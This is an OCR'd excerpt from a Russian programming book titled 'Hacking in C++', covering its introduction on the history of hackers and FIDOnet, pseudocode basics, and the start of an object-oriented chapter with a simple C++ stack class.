

Ярошенко А. А.
ХАКИНГ
на
C++
НиТ
издательство

Ярошенко А. А.

ХАКИНГ НА C++

"Издательство Наука и Техника"

Санкт-Петербург

УДК 004.42
ББК 32.973

Ярошенко А. А.

Хакинг на C++ — СПб.: Издательство Наука и Техника, 2022. — 272 с., ил.

ISBN 978-5-907592-03-2

Наша книга не посвящена взлому информационных систем, поэтому если вы надеетесь с ее помощью взломать банк, сайт или еще что-либо, можете отложить ее в сторону. Но если вы хотите освоить программирование «взлома» на C++ и отойти от рутинных примеров, которых навалом в любом самоучителе, эта книга для вас. В ней мы не будем объяснять основы программирования на C++, т.к. считаем, что вы уже освоили азы и умеете пользоваться компилятором, чтобы откомпилировать программу.

Хакер умеет найти в программе недостатки, скрытые возможности, лазейки, и сделать так, чтобы заставить все это работать неправильно или необычно. Хакер видит то, что не видят другие. А чтобы у вас была возможность так видеть, вы должны знать языки программирования, и C++ для этого – отличный вариант. Мы поговорим об объектно-ориентированном программировании; напишем приложение клиент/сервер; разберемся с алгоритмами поиска и сортировки; поищем «жертву» с помощью сканера портов; обсудим шифрованием файлов и займемся разработкой Malware. В общем, рассмотрим программирование на C++ глазами хакера.

ISBN 978-5-907592-03-2


9 785907 592032 >

Контактные телефоны издательства:
(812) 412 70 26

Официальный сайт: www.nit.com.ru

Содержание

Введение



Сегодня благодаря Голливуду и различным СМИ слово "хакер" ассоциируется в основном со злоумышленниками, занимающимися несанкционированным доступом к различным системам. Попробуем этот термин "отбелить", рассказав, кто такой хакер на самом деле.

Хакеры в нашем понимании постоянно что-то взламывают – то банк, то сайт, то какую-то правительственную базу данных. Но на самом деле понятие "хакер" появилось еще задолго до появления всемирной сети Интернет.

Впервые о "хакерах" заговорили во времена ARPANET. APANET — компьютерная сеть, созданная в 1969 году в США Агентством Министерства обороны США по перспективным исследованиям и явившаяся прототипом сети Интернет. Послужила фундаментом для современного Интернета.

Так вот, во времена ARPANET "хакером" называли человека, который хорошо разбирался в компьютерах. Это были фанаты своего дела, помешанные на компьютерах. В 1969 году у каждого не было компьютера как сейчас. В основном компьютеры были только в крупных коммерческих и правительственных организациях и занимали они целые комнаты. Некоторое подобие современного персонального компьютера появилось в 1983 году – с появлением IBM PC. По большому счету, когда появились хакеры, не было еще ни Интернета, ни сайтов, ни вирусов – по сути, не было, что взламывать.

Хакеры существенно помогли в развитии Интернета, а также создали сеть FIDO, которая работала по принципу "точка-точка". Доступ к Интернету был достаточно дорогим, а информацией нужно было обмениваться. Поэтому хакеры создали свою сеть FIDO или FIDOnet – это международная любительская сеть обмена информацией. Сеть была создана в 1984 году Томом Дженнингсом (англ. Tom Jennings) для передачи сообщений с его BBS (базовой станции) на BBS его друга Джона Мэдила (англ. John Madil). Передача осуществлялась в ночные часы, когда стоимость телефонных звонков была ниже – кроме телефонных линий других доступных каналов связи не было, поэтому выход в FIDO сопровождался "жужжанием" модема. Для обмена почтой с другим узлом сети был выделен один час (в течение которого доступ сторонних пользователей на BBS был закрыт), который позже получил название "национального почтового часа".

В 1985 году количество базовых станций составило 200 штук. Список узлов (нодлист, англ. nodelist) распространялся в виде отдельного файла и первоначально обновлялся самим Дженнингсом.

Позже в FIDO появилась возможность обмена не только сообщениями, но и файлами. Особую популярность FIDO приобрела в 1990-ых годах – она была бесплатной, и пользователь платил лишь за "разговор" по телефону, что было существенно дешевле доступа к Интернету, где нужно было платить и за "телефон" (поскольку других каналов связи не было), и за Интернет. Автор этой книги работал с FIDO в 1996 – 1999 гг. Начиная с 2000, Интернет стал становиться доступнее – стал дешевле доступ, стали появляться так называемые callback-варианты (когда провайдер сам перезванивал на модем пользователя и пользователю не приходилось платить за "телефон" – ему нужно было лишь дозвониться на модем провайдера, который сбрасывал вызов и перезванивал самостоятельно), стала доступнее технология RadioEthernet и различные варианты ADSL-доступа. Все это в конечном счете "убило" FIDO – больше в ней не было смысла. На просторах бывшего СССР "фидошка" прожила где-то до 2011 года, хотя после 2007 года ее популярность снижалась значительными темпами.

Возвращаемся к хакерам. Хакеры того времени не занимались взломом как таковым. Наоборот, они создавали. Например, Том Дженнингсон был хакером. Но он ничего не взломал, не сломал, а, наоборот, создал. Он создал Фидо. Хакеры изначально направляли свои усилия на созидание, а не на разрушение. Так сказать, находились на стороне добра. Если хакер направлял свои действия на разрушение чего-либо, это резко осуждалось самим сообществом хакеров.

Для разрушителей сами же хакеры придумали отдельный термин – крэкеры (от анг. cracker). Это именно они взламывают сайты и различные базы данных – ради собственной наживы и минутной славы. Но СМИ все перекрутило и исказило общественное мнение (впрочем, как обычно). Теперь компьютерных преступников называют хакерами, хотя на самом деле это не так.


Наша книга не посвящена взлому информационных систем, и мы честно говорим об этом в самом ее начале. Поэтому если вы надеетесь с ее помощью взломать банк, сайт или еще что-либо, можете отложить ее в сторону. Но если вы хотите освоить программирование "взлома" на C++ и отойти от рутинных примеров, которых навалом в любом самоучителе, эта книга для вас. В ней мы не будем объяснять основы программирования на C++. Мы считаем, что вы уже освоили азы и умеете пользоваться компилятором, чтобы откомпилировать программу.

Чтобы стать хакером, вам как минимум нужно знать один, а лучше – несколько языков программирования. Чем отличается программист от хакера? Программист просто пишет программу, а хакер умеет найти в ней недостатки, скрытые возможности, найти лазейки в программе так, чтобы заставить ее работать неправильно или необычно. Хакер видит то, что не видят другие. А чтобы у вас была возможность так видеть, вы должны знать языки программирования – без этого никак. Что потом делать с этими лазейками? Конечно, же сообщить программисту, чтобы он выпустил обновление программы и все эти лазейки были закрыты! Ведь мы на стороне добра – не забывайте об этом.

C++ – один из стандартов в мире. Знание этого языка всегда будет актуальным, в отличие от других языков, которые то появляются, то исчезают, следуя трендам времени. Можно сказать, что это базовый язык программирования и каждый уважающий себя хакер обязан его знать. Даже не так – вы не сможете называть себя хакером, если вы не знаете C++. Так, пожалуй, будет точнее.

Глава 1.

Программирование глазами хакера



Как уже было отмечено, хакер – это человек, который может как написать код, так и найти в нем уязвимости. Также хакеру нужно понимать принципы программирования, иначе он просто не сможет найти уязвимости в программах. В свою очередь, навыки обнаружения уязвимостей помогают при написании программ, поэтому многие хакеры занимаются, как программированием, так и поиском уязвимостей. С этой точки зрения они более универсальны, чем просто программисты. Также хакером можно назвать человека, предлагающего нестандартные способы решения задачи. Ведь английское слово *hacking* означает обнаружение неочевидного способа решения задачи.

При написании программ поиск уязвимостей может помочь не только для обхода системы безопасности, но и для сокращения и оптимизации кода, увеличения его эффективности. Ведь для решения одной и той же задачи можно написать множество разных вариантов кода. Но один код будет громоздким, а другой компактный. Компактный код будет выполняться быстрее и, в конечном счете, пользователи вам скажут спасибо. Также помните, что чем сложнее система, тем больше вероятность того, что в ней что-то сломается. В компактном коде есть меньше вещей, которые могут сломаться,

следовательно, он будет более безопасным. Каждый хакер ценит красоту элегантного кода и применяют на практике всякие приемы, обеспечивающие эту элегантность.

Но приходит коммерция и все ломает. Не всегда компактный и элегантный код отвечает всем требованиям потребителя. Возьмем простую машину вроде ВАЗ 2101 – в ней все просто и есть мало чему сломаться, а даже если что-то и сломается, то отремонтировать ее можно в прямом смысле в полевых условиях. В противовес возьмем топовую иномарку – в ней есть множество всяких систем, обеспечивающих как безопасность водителя и пассажиров, так и комфорт при перемещении. Вероятность поломки такой машины и невозможность самостоятельного ремонта при помощи молотка и зубила – это, конечно, недостаток. Но разбалованному потребителю нужна система умной парковки, поддержания скорости (круиз-контроль), климат-контроль и т.д. А такая машина простой не бывает, нужно все усложнять, следовательно, увеличивается и вероятность поломки. Аналогично и в программировании: либо элегантно, компактно и надежно, либо у нас есть богатый функционал. Впрочем, примером элегантности и оптимизации может послужить macOS – при богатом функционале эта операционная система очень эффективно использует "железо", так что можно получить хороший компромисс.

Собственно, а что такое программирование?

1.1. Что такое программирование

Программирование – это процесс написание программы. В свою очередь, программа – это набор инструкций, которые должен выполнить компьютер. Программа может быть написана на любом языке программирования. Более того, программой можно считать, если обобщить, вообще любые инструкции для кого-либо. Например, кулинарный рецепт – это тоже своего рода программа для домохозяйки. Главное, чтобы программа, то есть набор инструкций, была написана на том языке, который "понимает" исполнитель. В Сети можно найти рецепты на китайском языке, но вряд ли у вас получится что-либо приготовить без знания китайского.

Компьютер понимает только машинный язык. Он не понимает ни C, ни Python, ни Java. Он понимает только последовательность нулей и единиц, последовательность которых зависит от архитектуры компьютера. Поэтому

программа, написанная на машинном языке для процессора с архитектурой Intel x86, не может быть запущена на процессоре с другой архитектурой.

Писать на машинном языке программу – та еще задача. Человеку очень сложно говорить языком компьютера. Да и программа вряд ли получится кроссплатформенной – на компьютере с процессором другой архитектуры ее не запустишь. Преодолеть трудности общения на машинном языке был предназначен транслятор. Наиболее часто распространенным вариантом транслятора является Ассемблер. Язык Ассемблера хоть и сложнее высокоуровневых языков вроде C++, но вполне осваиваемый для человека. Пример простейшей программы на Ассемблере, которая выполняет сложение двух чисел:

```
mov  eax, 14
mov  ebx, 10
add  eax, ebx
```

Сначала мы помещаем в регистр *eax* значение 14, потом в *ebx* – значение 10, а после этого выполняем сложение двух регистров. Результат будет в регистре, заданном первым операндом (то есть в *eax*). Конечно, на любом высокоуровневом языке программирования эта программа выглядела бы так:

```
c = 14 + 10
```

Язык ассемблера не является интуитивно понятным. К тому же инструкции зависят от используемой архитектуры. Одна и та же программа будет отличаться для архитектуры x86 и SPARC. Если вы написали программу для x86, а затем хотите запускать ее на процессорах с RISC-архитектурой, программу придется переписать. Хотя бы потому, что даже регистры используются разные.

Данную проблему решает еще один транслятор, который называется компилятором. Для ускорения и упрощения процесса создания программ были разработаны языки высокого уровня вроде C, C++ и т.д. Такие языки гораздо понятнее человеку, а также решают проблему переносимости ПО – программа, написанная для x86, в большинстве случаев (при наличии портирования на целевую архитектуру используемых библиотек) будет выглядеть так же, как и для RISC. Собственно, компилятор преобразует язык высокого уровня в машинный код нужной целевой архитектуры. Откомпилированную

программу можно будет запустить только если целевая архитектура совпадает с архитектурой компьютера, на котором запускается эта программа.

Языки высокого уровня появляются и исчезают, только машинный код остается неизменным. Понятно, что появляются новые процессоры, поддерживающие новые имена регистров, новые инструкции, но в целом есть принцип совместимости: программу, написанную во времена предыдущего поколения процессора, можно запустить на текущем и всех более новых поколениях одной и той же архитектуры.

А вот языки программирования высокого уровня могут умирать, например, взять те же языки Fortran и Basic, которые были в свое время очень популярны. Взять тот же Pascal и среду разработки Delphi. Сейчас они на свалке истории. Языку C/C++ повезло больше – он вне времени, это стандарт, который будет актуален еще долгое время – пожалуй до того момента, пока компьютер не начнет сами писать программы. Он будет их писать сразу на машинном языке, минуя всякие языки-посредники, понятные для человека.

1.2. Введение в псевдокод

При написании программ еще можно использовать псевдокод. Его инструкции не понимает ни какой-либо компилятор языка высокого уровня, ни ассемблер, но с его помощью программистам легко записывать алгоритмы работы программы. Позже любую программу можно с легкостью перевести на любой язык высокого уровня. По сути, псевдокод – это программа, написанная на естественном языке. Псевдокод демонстрирует универсальные принципы программирования. Далее мы рассмотрим его синтаксис.

1.2.1. Управляющие конструкции

Только самая простая программа вроде "Привет, мир" может обойтись без управляющих инструкций. Во всех остальных случаях такие инструкции нужны. К управляющим инструкциям относят условную конструкцию и циклы. Начнем с условной конструкции.

Условная конструкция

Синтаксис условной конструкции *if-then-else* довольно прост и похож на условный оператор в языке Pascal:

```
if (условие) then
{
   набор команд, которые будут выполнены, если условие истинно;
}
else
{
   набор команд, которые будут выполнены, если условие ложно;
}
```

Представим, что мы разрабатываем приложение для Интернет-магазина и не хотим пользователю предоставлять возможность оплаты частями, если товар идет со скидкой:

```
Скидка = Продукт.ПолучитьСкидку;
if (Скидка)  then {
   Продукт.ВыключитьОплатуЧастями;
}
else {
   Продукт.ВключитьОплатуЧастями;
}
```

Существуют языки, которые подразумевают использования служебного слова *then* – к ним относятся Pascal, Basic, Fortran. В языке C служебное слово *then* не используется. Также в языке C допускается опустить фигурные скобки, если набор команд состоит всего лишь из одной команды. Мы можем переписать наш псевдокод в стиле C:

```
Скидка = Продукт.ПолучитьСкидку;
if (Скидка)
   Продукт.ВыключитьОплатуЧастями;
else
   Продукт.ВключитьОплатуЧастями;
```

Циклы

Циклы позволяют выполнять одну и ту же последовательность действий несколько раз либо бесконечно. Все зависит от алгоритма работы программ. Классическими циклами считаются циклы *while* и *until*.

Команды, которые будут повторяться в цикле, называются ***телом цикла***. Каждый проход цикла называется *итерацией*. Так вот, цикл *while* будет выполнять тело цикла, пока условие истинно. Синтаксис цикла *while* выглядит так:

```
while (условие)
{
   тело_цикла;
}
```

Ранее мы говорили, что есть возможность выполнения бесконечного цикла. Да, иногда в программировании нужно создавать бесконечные циклы. Типичный пример – приложение сервер, которое должно обрабатывать запросы клиентов. Второй пример – команда *ping*, отправляющая ECHO-запросы (пинги) на удаленный компьютер. По умолчанию *ping* выполняется бесконечно, пока пользователь не прервет ее выполнение, нажав Ctrl + C. В качестве условий в таком цикле часто ставят *true* или *1* – условие всегда будет истинным.

Пример цикла *while*:

```
while (1)
{
   ОтправитьПинг(IP-адрес);
}
```

Второй пример цикла – представим, что мы пишем программу для блока управления автомобилем и нам нужно отображать контрольную лампу МалоТоплива, пока количество бензина в баке меньше 10 литров:

```
while (Бак.ОстатокТоплива() < 10)
{
```

```
   ВключитьКонтрольнуюЛампу(МалоТоплива);
}
```

Цикл *until* ("пока не") используется в языке Perl (в языке C+ его нет) и позволяет задать диаметрально противоположное условие. Пример программы для навигации:

```
until (слева река)
{
   двигайтесь прямо;
}
```

Учитывая, что вы пишете на C++, а в C++ нет конструкции *until*, вы не будете использовать этот цикл при написании псевдокода. Понятно, что любой *until* можно превратить в *while*, лишь изменив условие. Нужно отметить, что цикл *while* интуитивно более понятен и лучше избегать использования *until*, даже если он поддерживается в вашем языке.

Цикл *for* называется циклом со счетчиком и используется, когда нужно выполнить определенное (четко известное) количество действий. Пример:

```
for (5 раз)
   Подать сигнал;
```

Данный цикл подает сигнал 5 раз. На языке C такой цикл выглядит так:

```
for (i=0; i<5; i++)
   Подать сигнал;
```

Здесь все нагляднее, так как есть переменная-счетчик *I*, которая инициализируется со значением 0, и цикл выполняется пока она меньше 5, а после каждой итерации счетчик увеличивается (i++).


По сути, любой цикл *for* можно превратить в *while*:

```
i = 0;
while (i < 5) {
      Подать сигнал;
```

```
    i++;
}
```

Поэтому цикл *while* является наиболее универсальным вариантом цикла.

Мы не будем рассматривать псевдокод очень подробно. По большому счету, он должен быть потянет. Знание и понимание псевдокода позволит читать и понимать некоторые базовые алгоритмы. Часто их пишут на псевдокоде, чтобы не привязываться к какому-то языку программирования.



Глава 2.

Объектно-ориентированное программирование

В прошлой главе мы говорили о некоторых базовых вещах, которые вы должны по крайней мере понимать. Хакер может не знать всего, но должен ориентироваться в основных моментах. На практике все программы (кроме самых простых) написаны с использованием концепции *объектно-ориентированного программирования*, которая существенно упрощает повторное использование кода, что очень важно для сложных проектов. Поэтому вы не можете считать себя хакером, если не умеете писать ООП-программы. Мы не будем подробно углубляться в концепцию ООП – все-таки это более практическая книга, а теорию вы всегда сможете почерпнуть в одном из самоучителей. Но мы рассмотрим основные понятия ООП в практических примерах.

2.1. Пример класса

Сейчас мы разработаем собственный класс. Чтобы пример имел практическую ценность, мы разработаем класс стека, который можно использовать для хранения символов. Для объявления класса используется ключевое слово *class*:

```
class имя_класса {
   закрытые методы (функции) и переменные класса
public:
   открытые методы и переменные класса
} [список объектов класса];
```

> **Примечание.** Обратите внимание, что **;** после объявления класса – обязательна!

Обратите внимание, что список объектов – необязательная часть. Вы можете объявить список объектов позже в программе, когда вам это будет нужно.

Функции и переменные, объявленные внутри объявления класса, называют ***членами (members) класса***. Чтобы не возникало путаницы, функции класса часто называют методами класса.

Все члены класса, объявленные после служебного слова *public*, являются публичными (общедоступными) – их можно использовать, как и другим членам класса, так и в любой другой части программы, в которой находится этот класс.

В листинге 2.1 приводится код программы, имитирующей функционал стека (структуры типа LIFO – Last In, First Out).

Листинг 2.1. Стек на C++

```
#include <iostream>
using namespace std;

const int SIZE = 26;

class stack {
  char stck[SIZE];
  int tos;
public:
  void init();
  void push(char ch);
  char pop();
};

void stack::init()
{
```

```
  tos = 0;
}

void stack::push(char ch)
{
  if (tos==SIZE) {
     cout << "Стек полон!" << endl;
     return;
  }
  stck[tos] = ch;
  tos++;
}

char stack::pop() {
  if (tos==0) {
    cout << "Стек пуст!" << endl;
    return 0;
  }
  tos--;
  return stck[tos];
}

int main()
{
  stack s1, s2;
  int i;

  s1.init();
  s2.init();

  s1.push('a');
  s2.push('b');
  s1.push('c');
  s2.push('d');
  s1.push('e');
  s2.push('f');

  for (i=0; i<3; i++) cout << s1.pop() << " ";
  cout << endl;
  for (i=0; i<3; i++) cout << s2.pop() << " ";
  cout << endl;
}
```

